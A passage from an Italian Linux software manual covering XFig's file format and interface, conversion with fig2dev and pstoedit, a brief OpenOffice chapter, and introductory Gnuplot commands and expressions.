Figura 248.3. Esempio con XFig.

Si può osservare in particolare che il testo può essere rappresentato con caratteri normali e anche con sequenze ottali, nella forma '`\`*nnn*'. Pertanto, la sequenza '`\001`' che si vede nell'esempio, rappresenta il codice *<SOH>*.

Un file FIG può contenere anche dei commenti, che appaiono preceduti dal simbolo '`#`', nella prima colonna (all'inizio di una riga), a parte la prima direttiva del tipo '`#FIG` *versione*', che serve a qualificare il contenuto del file.

248.2 Struttura generale dell'interfaccia grafica del programma

L'aspetto del programma non è quello comune ed è necessario apprendere il significato dei vari bottoni grafici e degli altri oggetti che stanno attorno alla superficie di disegno. In alto a sinistra si trovano alcuni pulsanti grafici che aprono dei menù a tendina:


Sotto ai bottoni si trova la descrizione della modalità attiva (selezionata con uno dei bottoni disposti verticalmente sul lato sinistro), mentre un po' più a destra si vede il nome del file aperto. Più a destra, vengono riepilogate le funzionalità disponibili con il mouse, in base alla modalità attiva, oppure in base alla posizione del puntatore del mouse.

Sul lato sinistro è disposta una serie di pulsanti grafici: un primo gruppo riguarda l'inserimento di oggetti sulla superficie di disegno; il secondo consente la modifica degli oggetti. Selezionando uno di questi pulsanti grafici, se ne ottiene anche la descrizione nello spazio sotto i pulsanti del menù, dove in particolare viene anche descritto il modo per richiamare la funzione corrispondente attraverso la tastiera.

Sul lato destro, in alto, appaiono alcuni pulsanti grafici e una serie di caselle di selezione, riferiti alla gestione della profondità. Ogni oggetto che si colloca sulla superficie da disegno, ha un livello, definito come profondità. Un valore pari a zero rappresenta il livello più esterno, mentre un valore pari a 999 si riferisce a una profondità massima. Questa distinzione consente di sovrapporre gli oggetti stabilendo quale sia visibile e quale risulti nascosto: il livello di profondità più basso prende la precedenza e pone l'oggetto sopra gli altri. In questo modo, con il pannello dei pulsanti grafici, è possibile visualizzare solo uno o alcuni strati; nell'esempio mostrato, ne esiste uno soltanto, pari al valore 50:

Depths
All On
All Off
Toggle
50

Nel lato inferiore della finestra di XFig appaiono una serie di pulsanti grafici che variano a seconda del contesto e rappresentano delle opzioni che possono essere modificate:

Zoom 3 | Grid Mode NONE | Point Posn | Depth 68 | Angle Geom | PenColor Black | FillColor Green2 | Fill Style NONE | Line Width 1 | Line Style | Join Style

248.3 Utilizzo comune del mouse

L'uso del mouse sulla superficie da disegno, non è intuitiva e ogni contesto ha la sua modalità di uso. Per quanto riguarda il disegno di oggetti comuni (poligoni, cerchi, linee), si possono riepilogare alcuni comportamenti importanti.

Il disegno di un oggetto richiede generalmente la pressione del primo tasto del mouse, in corrispondenza del primo punto che lo riguarda. Se l'oggetto prevede l'inserimento di più punti, questi si ottengono con la pressione successiva dello stesso tasto; se la quantità dei punti è indefinita, l'ultimo punto viene stabilito con la pressione del secondo tasto (quello centrale); al contrario, la pressione del terzo tasto quando l'oggetto non è terminato, provoca l'annullamento del suo inserimento.

Il disegno di un oggetto che prevede l'inserimento di più punti per il tratteggio di una linea, può essere iniziato e terminato con il secondo tasto del mouse, segnalando l'inizio e la fine; durante lo spostamento del mouse, si ottiene l'inserimento di diversi punti a intervalli relativamente frequenti.

In ogni caso, il promemoria che appare in alto a destra, descrive l'uso del mouse in base al contesto attivo; è sempre bene osservare questa guida per sapere come ci si deve comportare.

248.4 Esportazione e importazione di formati differenti

XFig è in grado di esportare un disegno in formati differenti, attraverso la voce `Export` del menù `File`, raggiungibile anche con la combinazione di tasti [*Meta x*] ([*Alt x*]). Al contrario, non è in grado di importare disegni da altri formati, ma per questo si possono usare programmi esterni.

Il primo programma da considerare è '**`fig2dev`**', in grado di convertire autonomamente un disegno FIG in altri formati (vettoriali o meno che siano):

fig2dev -L ***formato*** [***opzioni***] [***file_fig*** [***file_da_generare***]]

'**`fig2dev`**' richiede un'opzione obbligatoria, '**`-L`**', con la quale si specifica il formato che deve avere il file di destinazione, ottenuto dalla conversione; inoltre, se non si indicano i file, usa lo standard input per ottenere il file FIG da convertire e lo standard output per il file da generare.

Tabella 248.7. Utilizzo dell'opzione '**`-L`**' con '**`fig2dev`**'.

Comando	Effetto
`-L box`	Genera il codice LaTeX necessario a ottenere una scatola della dimensione necessaria a contenere il disegno.
`-L cgm`	Genera un'immagine CGM (*Computer graphic metafile*).

`-L latex`
`-L epic`
`-L eepic`
`-L eepicemu`
	Genera un'immagine in formato LaTeX o in altri formati derivati più sofisticati.

`-L gif`	Genera un'immagine GIF.
`-L ibmgl`	Genera un disegno in formato IBM-GL, compatibile con HP-GL.
`-L jpeg`	Genera un'immagine JPEG.
`-L map`	Genera un file HTML contenente un riferimento a un'immagine esterna che però non viene creata automaticamente.
`-L mf`	Genera un file da utilizzare con MetaFont per la costruzione di un insieme di caratteri.
`-L mp` `-L mmp`	Genera un file MetaPost o MultiMetaPost.
`-L pcx`	Genera un'immagine PCX.

`-L eps`
`-L ps`
`-L pdf`
	Genera una trasformazione in EPS, PostScript e PDF.

Comando	Effetto
`-L pic` `-L tpic`	Genera un file PIC, o TPIC, adatto per Groff.
`-L pictex`	Genera un formato PicTeX.
`-L png`	Genera un'immagine PNG.
`-L ppm`	Genera un'immagine PPM.
`-L pstex` `-L pstex_i`	Genera un formato PostScript senza testo e un formato LaTeX complementare, contenente solo il testo.
`-L sld`	Genera un formato SLD di AutoCAD.
`-L textyl`	Genera un formato Textyl.
`-L tiff`	Genera un'immagine TIFF.
`-L tk`	Genera un formato adatto a TCL/Tk.
`-L xbp`	Genera un'immagine XBM.
`-L xpp`	Genera un'immagine XPM.

Oltre all'opzione '**`-L`**', sono disponibili altre opzioni, alcune delle quali sono specifiche per il tipo di conversione che si intende attuare. Per l'elenco completo delle possibilità, basta consultare la pagina di manuale *fig2dev(1)*. Viene mostrato l'esempio della conversione di un file FIG in formato EPS:

`$` **`fig2dev -L eps esempio.fig esempio.eps`** [*Invio*]

È interessante notare che il file che si ottiene include solo l'area del disegno che contiene qualcosa, indipendentemente dal formato della carta che può essere specificato nel preambolo del file FIG.

Può essere interessante anche l'uso del programma '**`pstoedit`**', che è in grado di convertire un file PostScript in un disegno vettoriale; in particolare nel formato FIG:

`$` **`pstoedit -f fig esempio.ps esempio.fig`** [*Invio*]

In questo esempio, si vuole convertire il file '`esempio.ps`' nel file '`esempio.fig`' ('**`pstoedit`**' è descritto nella sezione 215.6.1).

Quando si esegue una conversione da un formato vettoriale finale, è molto probabile che si perdano delle informazioni significative sulla struttura del disegno. Per esempio, una linea tratteggiata contenuta in un file PostScript può tradursi in un file FIG come tante piccole linee indipendenti.

248.5 Altri programmi affini

- *ogonkify(1)* [2]

  Si tratta di un programma in grado di adattare un file PostScript realizzato con insiemi di caratteri fatti per una codifica diversa da quella utilizzata effettivamente. In pratica, serve a adattare la codifica di un file PostScript non accurato sotto questo aspetto. Nella distribuzione GNU/Linux Debian, Ogonkify fa parte del pacchetto di A2ps.

248.6 Riferimenti

- *Xfig user manual*

  ⟨http://www.xfig.org/userman/ ⟩

[1] **XFig** software libero con licenza speciale

[2] **Ogonkify** GNU GPL

Capitolo 249

OpenOffice

OpenOffice [1] è un applicativo per l'automazione ufficio completo, che include il foglio elettronico, il programma di scrittura, il programma di disegno e il programma di presentazione. Si tratta fondamentalmente di una derivazione libera di StarOffice, pertanto rimane la compatibilità con i formati di questo sistema integrato per l'ufficio, così come per quelli di MS-Office.

249.1 Aspetto e funzionalità comuni

Il programma di scrittura di OpenOffice è completo; oltre alla gestione degli stili, esiste anche la possibilità di fare la «stampa unione», ovvero la creazione di documenti con campi variabili, da completare in abbinamento a un elenco di valori (di solito per le lettere circolari).

Figura 249.1. OpenOffice per la scrittura di documenti.

File Modifica Visualizza Inserisci Formato Tabella Strumenti Finestra ?

Testo preformattato | DejaVu Sans Mono | 10

```
Apt·is·copyright·1997,·1998,·1999·Jason·Gunthorpe·and·others.¶
¶
Apt·is·licensed·under·the·terms·of·the·GNU·General·Public·License·(GPL),·version
2.0·or·later,·as·published·by·the·Free·Software·Foundation.··See·the·file
COPYING.GPL·[included],·/usr/share/common-licenses/GPL,·or
<http://www.gnu.org/copyleft/gpl.txt>·for·the·terms·of·the·latest·version·of·the
GNU·General·Public·License.¶
¶
In·addition,·prior·to·November·15th,·2000,·apt·may·be·distributed·under·terms
identical·to·the·above·with·the·following·addition:¶
¶
Works·using·apt·may·link·against·the·GUI·library·"libqt",·copyright·by·Troll·Tech
AS,·Norway,·provided·that:¶
¶
```


Pagina 1 / 3 | Standard | 130% | INS | STD | HYP | *

Anche il foglio elettronico di OpenOffice è completo, offrendo un alto grado di compatibilità con MS-Excel.

Figura 249.2. Il foglio elettronico di OpenOffice.

249.2 Configurazione generale

La configurazione di OpenOffice è accessibile dalla maschera che si vede nella figura 249.3. Si seleziona una voce nell'albero di sinistra, mentre a destra appare una maschera contestuale da compilare.

Figura 249.3. Configurazione di OpenOffice.

249.3 Riferimenti

- *OpenOffice.org*
  ⟨http://www.openoffice.org ⟩

[1] **OpenOffice** software libero: GNU GPL e GNU LGPL, oppure SISSL, con alcune porzioni di codice soggette a licenze speciali

Parte xli

Applicazioni matematiche e grafiche varie

Capitolo 250 Gnuplot: utilizzo essenziale

Gnuplot[1] è un programma applicativo per il disegno di funzioni e di dati nello spazio a due e tre dimensioni. Il suo funzionamento avviene per mezzo di istruzioni impartite attraverso una riga di comando e in questo senso il suo utilizzo può risultare un po' strano all'utilizzatore occasionale.

Gnuplot è disponibile su molti sistemi operativi differenti e per quanto riguarda GNU/Linux, si utilizza l'interfaccia grafica X. Per la precisione, si deve impegnare una finestra di terminale, attraverso la quale impartire i comandi. Questi generano eventualmente una rappresentazione grafica che viene mostrata in una finestra separata. L'esempio seguente mostra una sessione di lavoro brevissima utilizzando l'eseguibile '**`gnuplot`**' per visualizzare la funzione $x^2 * sin(x)$, dove sia l'asse X che l'asse Y vanno da –P-greco a +P-greco.

$ **`gnuplot`** [*Invio*]

```
        G N U P L O T
        Linux version 3.5 (pre 3.6)
        patchlevel beta 347
        last modified Mon Jun 22 13:22:33 BST 1998


        Copyright(C) 1986 - 1993, 1998
        Thomas Williams, Colin Kelley and many others

        Send comments and requests for help to info-gnuplot@dartmouth.edu
        Send bugs, suggestions and mods to bug-gnuplot@dartmouth.edu

  Terminal type set to 'x11'
```

gnuplot> **`splot [-pi:pi] [-pi:pi] x**2 * sin(y)`** [*Invio*]

La figura 250.2 mostra il risultato di questa funzione, così come appare nella finestra generata dal comando di Gnuplot che è appena stato visto.

Figura 250.2. Una funzione nello spazio tridimensionale disegnata con Gnuplot.

La versione per GNU/Linux di Gnuplot utilizza la libreria Readline per il controllo della riga di comando: questo facilita la sua configurazione (attraverso il file '`~/.inputrc`') e il riutilizzo di comandi già inseriti, attraverso lo scorrimento dello storico. In pratica, chi utilizza già la shell Bash dovrebbe trovarsi a suo agio di fronte alla riga di comando di Gnuplot.

250.1 Avvio e interazione normale

Di norma, Gnuplot viene avviato attraverso l'eseguibile '**`gnuplot`**', utilizzando necessariamente una finestra di terminale. Non è previsto l'uso di opzioni speciali, a parte quelle comuni per l'uso di programmi nel sistema grafico X ('**`-geometry`**', '**`-display`**', ecc.).

```
gnuplot [opzioni] [file_script...]
```

Eventualmente, come si vede dallo schema sintattico, possono essere indicati dei file da caricare ed eseguire. Si tratta di script di Gnuplot, composti semplicemente da una sequenza di comandi che potrebbero essere impartiti attraverso la riga di comando normale dello stesso.

Il disegno delle funzioni avviene attraverso il comando '**`plot`**', per le curve nello spazio a due dimensioni, e '**`splot`**', per i piani nello spazio a tre dimensioni. Il funzionamento interattivo di Gnuplot (quello normale che si ottiene quando non si indicano file da caricare) prevede in particolare il comando '**`help`**' per ottenere una guida rapida ai comandi e il comando '**`exit`**' (o '**`quit`**') per terminarne il funzionamento.

La guida rapida ottenibile con il comando '**`help`**' permette di selezionare degli argomenti particolari che generalmente corrispondono ai nomi dei comandi utilizzabili. Il comando '**`help`**' da solo mostra un'introduzione all'uso di Gnuplot e termina elencando gli argomenti per i quali si possono richiedere informazioni specifiche.

Quando la rappresentazione di una curva o di un piano avviene in un contesto interattivo, si ottiene una finestra, sulla quale è possibile intervenire con l'ausilio del mouse (o di qualunque altra unità di puntamento). Gli schemi successivi riassumono i comandi principali.

Tabella 250.3. Alcuni comandi disponibili durante la rappresentazione di grafici bidimensionali.

Comando	Descrizione
[*h*]	Mostra una guida nelle finestra da cui si danno i comandi di Gnuplot.
clic con il tasto centrale	Annota sul grafico le coordinate della posizione in cui si trovata il puntatore grafico.
clic con il tasto destro	Inizia la selezione di un'area da ingrandire, ma potrebbe funzionare solo se non è stato specificato il dominio dell'asse X e l'estensione dell'asse Y. Per annullare l'operazione, prima di averla completata, si può premere il tasto [*Esc*].
[*g*]	Fa apparire o scomparire una griglia sopra il grafico.
[*r*]	Mette o toglie un righello, allineato sulla posizione del puntatore grafico. Quando è attivo il righello, si può leggere la distanza relativa del puntatore grafico rispetto a quella posizione stabilita.
[*l*]	Passa a una scala logaritmica, oppure torna a una scala decimale.

Tabella 250.4. Alcuni comandi disponibili durante la rappresentazione di grafici tridimensionali.

Comando	Descrizione
[*h*]	Mostra una guida nelle finestra da cui si danno i comandi di Gnuplot.
clic con il tasto sinistro e trascinamento, oppure uso dei tasti freccia	Ruota la proiezione tridimensionale.
clic con il tasto centrale e trascinamento orizzontale	Ingrandisce o riduce la rappresentazione, nel suo complesso.
clic con il tasto centrale e trascinamento verticale	Amplia o riduce la scala verticale.
[*g*]	Fa apparire o scomparire una griglia per gli assi X e Y.
[*l*]	Passa a una scala logaritmica, oppure torna a una scala decimale.

250.2 Comandi comuni

I comandi di Gnuplot sono numerosi e complessi. Qui viene mostrato solo l'uso di alcuni di questi e in modo elementare, dove in particolare anche gli schemi sintattici vengono semplificati.

In generale, è possibile mettere assieme più comandi in un'unica riga separandoli con il punto e virgola ('`;`'); i comandi possono continuare nella riga successiva se si utilizza la barra obliqua inversa ('`\`') esattamente alla fine di una riga da continuare. Alcuni argomenti dei comandi sono delle stringhe, nel senso che non fanno riferimento a parole chiave previste; in tal caso devono essere delimitate con gli apici singoli ('`'`') o con gli apici doppi ('`"`'), dove le stringhe delimitate con apici doppi espandono alcune sequenze precedute dalla barra obliqua inversa, mentre le altre no.

Una riga di comando di Gnuplot può contenere anche stringhe delimitate da apici inversi ('`` ` ``'). In tal caso queste stringhe vengono interpretate come comandi del sistema operativo sottostante e vengono rimpiazzate con il risultato dell'esecuzione del comando stesso.

I comandi possono contenere dei commenti che iniziano nel momento in cui appare il simbolo '`#`' e fanno in modo che venga ignorato tutto quello che segue fino alla fine della riga.

Quando un comando prevede l'indicazione di un intervallo di valori, questo viene indicato utilizzando la notazione '`[`*inizio*`:`*fine*`]`', con le parentesi quadre che fanno parte della notazione stessa. Se per qualche motivo si deve indicare un intervallo predefinito in modo esplicito, si possono usare le parentesi aperte e chiuse senza alcun contenuto: '`[]`'.

Comando	Descrizione
`help` [*voce*] `?` [*voce*]	Mostra la guida interna riferita alla voce richiesta, oppure all'introduzione di Gnuplot.
`exit` `quit`	I comandi '**`exit`**' o '**`quit`**' concludono il funzionamento di Gnuplot.


Comando	Descrizione
plot [*intervalli*] *funzione* ↩ ↪ [title *stringa_titolo*]	Il comando '**plot**' serve per il disegno di punti su un piano (lo spazio a due dimensioni). Di solito si utilizza preferibilmente per il disegno di una funzione, come nella sintassi mostrata qui. Gli intervalli sono al massimo due: il primo si riferisce all'asse X e il secondo all'asse Y. Il titolo che può essere indicato in una stringa dopo la parola chiave '**title**' serve a definire una didascalia per la curva che viene disegnata.
plot [*intervalli*] *stringa_file_dati* ↩ ↪ [title *stringa_titolo*]	'**plot**' può essere usato per visualizzare anche una serie di punti come indicato all'interno di un file di dati che viene descritto più avanti. È importante osservare comunque che un file di dati di Gnuplot non ha lo stesso formato degli script di questo.
splot [*intervalli*] *funzione* ↩ ↪ [title *stringa_titolo*]	Il comando '**splot**' serve per il disegno di punti su uno spazio (a tre dimensioni). Di solito si utilizza preferibilmente per il disegno di una funzione, come nella sintassi mostrata qui. Gli intervalli sono al massimo tre: il primo si riferisce all'asse X, il secondo all'asse Y e il terzo all'asse Z. Il titolo che può essere indicato in una stringa dopo la parola chiave '**title**' serve a definire una didascalia per il piano che viene disegnato.
splot [*intervalli*] ↩ ↪ *stringa_file_dati* ↩ ↪ [title *stringa_titolo*]	'**splot**' può essere usato per visualizzare anche una serie di punti come indicato all'interno di un file di dati, esattamente come nel caso di '**plot**', con la differenza che le coordinate in questione sono fatte di tre elementi.
load *stringa_file_script*	'**load**' carica ed esegue il contenuto di uno script di Gnuplot. Al termine dell'esecuzione dello script riprende il funzionamento normale.
save *stringa_file_script*	'**save**' salva l'impostazione e il disegno attuale in uno script di Gnuplot. Eventualmente si può modificare manualmente il file in questione utilizzando un programma per la modifica dei file di testo.
print *espressione* print *stringa*	'**print**' restituisce il risultato dell'espressione oppure la stringa fornita come argomento. In pratica permette di fare il calcolo di un valore o di mostrare una frase.
if (*condizione*) ↩ ↪*comando* [; *comando*]...	'**if**' esegue il comando (o i comandi se ne viene indicato più di uno) solo se la condizione posta tra parentesi risulta vera.
pause *n_secondi* [*stringa*]	'**pause**' serve a fare una pausa della durata indicata dal primo argomento. Se si vuole che per proseguire debba essere premuto il tasto [*Invio*], occorre indicare il valore -1. La stringa è facoltativa e permette di mostrare un messaggio contenente la stringa stessa. '**pause**' è particolarmente adatto negli script di Gnuplot.


Segue la descrizione di alcuni esempi.


- gnuplot> **help plot** [*Invio*]


  Mostra la guida interna riferita al comando '**plot**'.

- gnuplot> **plot sin(x)** [*Invio*]

  Disegna la funzione seno utilizzando una zona predefinita degli assi cartesiani.

- `gnuplot> plot sin(x) title 'seno di x'` [*Invio*]


  Come nell'esempio precedente, indicando la stringa '**`seno di x`**' come didascalia riferita alla curva disegnata.

- `gnuplot> plot [-3:3] sin(x) title 'seno di x'` [*Invio*]


  Come nell'esempio precedente, limitando l'ampiezza dell'asse X da −3 a +3.

- `gnuplot> plot [-pi:pi] sin(x) title 'seno di x'` [*Invio*]


  Come nell'esempio precedente, limitando l'ampiezza dell'asse X da −P-greco a +P-greco.

- `gnuplot>` **`plot 'mio_file.gnuplot'`** [*Invio*]


  Disegna nello spazio a due dimensioni i punti annotati nel file '`mio_file.gnuplot`' che si trova nella directory corrente.

- `gnuplot>` **`splot x**2 * sin(y)`** [*Invio*]

  Disegna un piano nello spazio corrispondente alla funzione ottenuta dal quadrato di ***x*** moltiplicato per il seno di ***y***.

- `gnuplot>` **`splot x**2 * sin(y) title 'quadrato di x per seno di y'`** [*Invio*]

  Come nell'esempio precedente, indicando la stringa «quadrato di x per seno di y» come didascalia riferita al piano disegnato.

- `gnuplot>` **`splot [-3:3] [-5:5] x**2 * sin(y)`** ↩
  ↪ **`title 'quadrato di x per seno di y'`** [*Invio*]

Come nell'esempio precedente, limitando l'ampiezza dell'asse X da −3 a +3 e quella dell'asse Y da −5 a +5.

- `gnuplot>` **`splot [0:pi] [-pi:pi] x**2 * sin(y) ↩`**
  `↪ title 'quadrato di x per seno di y'` [*Invio*]

  Come nell'esempio precedente, limitando l'ampiezza dell'asse X da zero a +P-greco e quella dell'asse Y da –P-greco a +P-greco.

- `gnuplot>` **`splot 'mio_file.gnuplot'`** [*Invio*]

  Disegna nello spazio a tre dimensioni i punti annotati nel file '`mio_file.gnuplot`' che si trova nella directory corrente.

- `gnuplot>` **`if (1==1) print 'ovvio: 1 è uguale a 1'`** [*Invio*]

  Dal momento che la condizione si avvera, mostra la frase «ovvio: 1 è uguale a 1».

250.3 Espressioni

Le espressioni che si possono utilizzare con Gnuplot sono più o meno le stesse dei linguaggi di programmazione più comuni e, in generale, gli spazi orizzontali sono ignorati. Tra le altre cose questo giustifica il motivo per cui diversi tipi di argomenti dei comandi di Gnuplot devono essere definiti come stringhe delimitate.

L'aritmetica di Gnuplot distingue tra numeri interi e numeri a virgola mobile, per cui, utilizzando numeri interi si hanno risultati interi, mentre utilizzando valori a virgola mobile si ottengono risultati a virgola mobile. In pratica:

```
gnuplot> print 10/3 [Invio]

  3

gnuplot> print 10/3.0 [Invio]

  3.33333333333333

gnuplot> print 10/2 [Invio]

  5

gnuplot> print 10/2.0 [Invio]

  5.0
```

Le costanti numeriche possono essere indicate nei modi consueti, con o senza segno, separando la parte intera da quella decimale attraverso un punto, oppure si può usare anche una notazione esponenziale. Per esempio:

```
gnuplot> print 1e2 [Invio]

  100.0

gnuplot> print 1e-2 [Invio]

  0.01
```

Gli operatori che si possono utilizzare nelle espressioni di Gnuplot sono in pratica quelli del linguaggio C. La tabella 250.20 elenca e descrive gli operatori aritmetici e quelli di assegnamento.

Tabella 250.20. Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

Operatore e operandi	Descrizione
+*op*	Non ha alcun effetto.
-*op*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
var = *valore*	Assegna alla variabile il valore alla destra.

Operatore e operandi	Descrizione
op1 `**` *op2*	Eleva il primo operando alla potenza del secondo.

Molti degli operatori matematici hanno senso solo perché Gnuplot consente di definire delle variabili al volo, semplicemente assegnandoci un valore. L'esempio seguente assegna alla variabile '**`a`**' il doppio del P-greco:

gnuplot> **`a = 2*pi`** [*Invio*]

